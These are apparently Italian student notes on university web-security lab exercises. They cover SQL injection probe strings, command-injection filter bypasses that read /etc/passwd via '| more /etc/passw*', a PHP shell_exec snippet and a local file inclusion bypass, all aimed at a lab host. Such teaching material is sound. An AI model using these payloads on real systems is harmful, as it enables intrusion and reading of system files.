Esercizio - ULTERIORI ESERCITAZIONI WEB

SQL Injection

Caratteri da provare subito in caso di SQLi:

'

"

`

')

")

`)


'))

"))

`))

Esempio 2-3

http://172.17.0.2/sqli/example2.php?name=root'or'1'='1



Esempio 4

id=3 or 1=1 senza apici perché id è int.

ESERCIZIO WEB 9 SETTEMBRE 2022

Sfruttare una command injection. Attraverso una get con root / e parametro domain si può fare una richiesta DNS ad un sito (esempio: /?domain=www.ulisse.com). Bisogna usare command injection per recuperare /etc/passwd.

Provo con /?domain=/etc/passwd e mi dice che il path non può terminare per “wd”

Provo con lo script: <?php shell_exec("cat ".$VerifiedHome."/".$_GET["doc"]) ?> ma esce scritto che il comando cat è bloccato

Allora provo con domain= ;cat /etc/passwd e mi dice che è filtrato ; e cat

SOLUZIONE:

andava bene con domain= | more /etc/passw*

o anche domain= | more /etc/passw[d]

ESERCIZIO WEB 25 GIUGNO 2021

Sfruttare una Local File Inclusion per arrivare a /etc/passwd.

Proviamo direttamente con ?page=/etc/passwd e ci dice che non può iniziare da / seguito da qualsiasi carattere alfanumerico

Proviamo allora ?page=//etc/passwd ma ci dice che non può finire con “wd”

Andiamo quindi a mettere * sulla d o sulla w e abbiamo il nostro file con le password.

ESERCIZIO WEB 10 SETTEMBRE 2021

Command injection

Stessa cosa della command injection del 9 settembre

ESERCIZIO WEB 14 SETTEMBRE 2023

Command injection per recuperare /tmp/flag_seclab

ESERCIZIO WEB 14 GENNAIO 2022

Command injection per trovare /etc/passwd

Uguale alla command injection del 9 settembre

ESERCIZIO WEB 11 GENNAIO 2024

Command injection per trovare /tmp/flag_seclab